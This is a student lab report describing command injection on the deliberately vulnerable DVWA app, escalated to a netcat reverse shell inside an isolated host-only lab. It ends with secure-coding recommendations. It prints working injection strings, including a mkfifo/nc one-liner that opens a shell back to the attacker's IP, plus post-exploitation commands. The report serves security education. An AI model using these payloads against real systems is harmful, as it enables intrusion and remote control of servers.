Reverse Shell via Netcat Using DVWA Command Execution

Akintunde Ridwan Oladimeji
Student ID : 2025/INT/11578

Course Name : INT302 Kali Linux Tools and System Security

Instructor Name : Mr Aminu Idris (AMCPN)

Date of Submission : 4/1/2026
Version : 1.0

Table of Contents

1.0 Introduction
2.0 Aim and objectives
2.1 Tools
3.0 Methodology
3.1 Preparing the Attack Environment
3.2 The netcat Listener
3.3 Payloads crafting and delivering
3.4 Post Exploitation - command and Control confirmation
4.0 Result and Findings
5.0 Conclusion
6.0 Recommendation - Secure Coding Practices
6.1 Input validation
6.2 Command whitelisting
6.3 Use of safe APIs
6.4 Web Application Firewalls (WAF)

Executive Summary

This lab focused on demonstrating real world exploitation techniques specifically command injection vulnerability escalated to reverse shell. Key activities include injection of reverse shell payload on DVWA and catching the reverse shell connection with a netcat listener. The lab revealed that the DVWA is vulnerable to command injection that resulted in reverse shell and post exploitation activities.

1.0 Introduction

A reverse shell is a technique where a vulnerable server initiates a connection back to an attacker, allowing remote command execution. In Damn Vulnerable Web Application (DVWA), this is commonly demonstrated through command injection flaws, where unsanitized user input is executed as system commands. When exploited in a controlled lab environment, this vulnerability shows how poor input validation can lead to full system compromise and highlights the importance of secure coding practices.

2.0 Aim and objectives

The aim of this lab is to practically comprehend the operational process and effects of reverse shell on web applications, specifically DVWA.

The Objectives of this lab is to;

- understand how command execution vulnerabilities occur in web applications.
- configure and use netcat as a listener for reverse shell connections.
- exploit DVWA's command execution vulnerability to gain shell access.
- verify successful reverse shell connection.
- analyze the security impact of remote command execution.

2.1 Tools

- DVWA
- Netcat
- Kali Linux
- Web browser

3.0 Methodology

3.1 Preparing the Attack Environment

- The DVWA from owasp bwa machine was launched as the target and the command execution page was navigated with the ip address of **192.168.56.101/dvwa/**.
- The Kali Linux terminal was opened and ifconfig command was run to obtain the ip address of **192.168.56.103**
- It's important to note that for a reverse shell and successful ping from DVWA to the attacker the two machines must be on the same network (in this case **host-only** for containment)
- A loopback(**127.0.0.1**) chained with **whoami** ping from the DVWA was successful with an output of **icmp** reply and **www-data** indicating a valid command injection vulnerability.
- A successful ping to the Kali Linux ip address **192.168.56.103** from the DVWA was also observed.



Fig 1: A visual representation of the DVWA target site showing it ip address.



Fig 2: Evidence showing a successful command injection of whoami

3.2 The netcat Listener

- A netcat listener was set up on the Linux terminal as the attacker using the command **`nc -lvnp 4444`**
- The **`ss -tuln | grep 4444`** command was run to confirm that the netcat was listening for any connection on port **`4444`** and also not locally binded to **`127.0.0.1`** rather **`0.0.0.0`**.



Fig 3: Evidence showing the netcat listening on port 4444 on Linux terminal

3.3 Payloads crafting and delivering

- The first payload crafted was **`nc 192.168.56.103 4444 -e /bin/bash.`**
- The payload was delivered from a ping chained with loopback address on DVWA as **`127.0.0.1 ; nc 192.168.56.103 4444 -e /bin/bash`** but it failed silently without any connection received on the netcat listener on the attacker's machine.
- Another payload was crafted as **`127.0.0.1 ; rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.56.103 4444 >/tmp/f`** and instant connection was received on the netcat listener
- This confirmed a successful remote shell execution and an interactive remote shell was opened on the Linux terminal connecting back to the DVWA remotely.



Fig 4: Evidence showing a reverse shell payload delivery on the target.



Fig 5: Evidence showing the netcat receiving connection from the target 192.168.56.101

3.4 Post Exploitation - command and Control confirmation

The following command was ran with their corresponding responses

- **Whoami** – www-data
- **id** – uid=33(www-data) gid=33(www-data) groups=33(www-data)
- **uname -a** – Linux owaspbwa 2.6.32-25-generic-pae #44-ubuntu
- **Pwd** – /owaspbwa/DVWA-git/vulnerabilities/exec
- **ls** – help index.php source
- **cd ..** – navigated to the previous directory
- A shell script file was also successfully created and permission set to executable.



Fig 6: Evidence showing a successful remote shell opened on Linux terminal with command confirmation



Fig 7:Evidence showing exploitation process from the shell



Fig 8: Evidence showing exploitation process from the shell

4.0 Result and Findings

The whoami command initiated in the DVWA executed successfully as a result of command injection vulnerability on the DVWA target. The command was chained with the loopback ping using "**;**" which makes it to execute the first instruction then proceed to the second instruction (whoami)

The netcat listener function is to wait for and receive incoming connections on a specific port. It acted like a server ready to receive whatever incoming message or instruction a connecting system sends.

A reverse shell was observed to be more powerful than a simple command execution from the lab as a result of certain exploitation consequences. It was observed from the command execution that it could only execute and display certain commands chained to the ping whereas the reverse shell led to high security implications such as interactive shell process that can result to full command and control from the attacker or backdoor installation.

5.0 Conclusion

The lab revealed that the DVWA is vulnerable to command injection resulting in a reverse shell back to the attacker through the netcat listener on the specified port.

6.0 Recommendation - Secure Coding Practices

There is an important need to implement secure coding and deploy security measures on a web application to secure the website and prevent attackers from exploitation.

6.1 Input validation

This process includes Strictly validation and sanitization of all user input while accepting only expected characters and formats and rejecting special shell metacharacters such as ;, |, &&, and backticks.

6.2 Command whitelisting

This practice involves allowing only predefined, safe commands or parameters while avoiding passing user input directly into system-level commands.

6.3 Use of safe APIs

This involves replacing system command execution functions with safer language-native APIs that do not invoke a shell. This removes the ability to chain or inject commands.

6.4 Web Application Firewalls (WAF)

Deploying a WAF helps to detect and block malicious patterns such as command injection payloads and reverse shell attempts at the HTTP layer.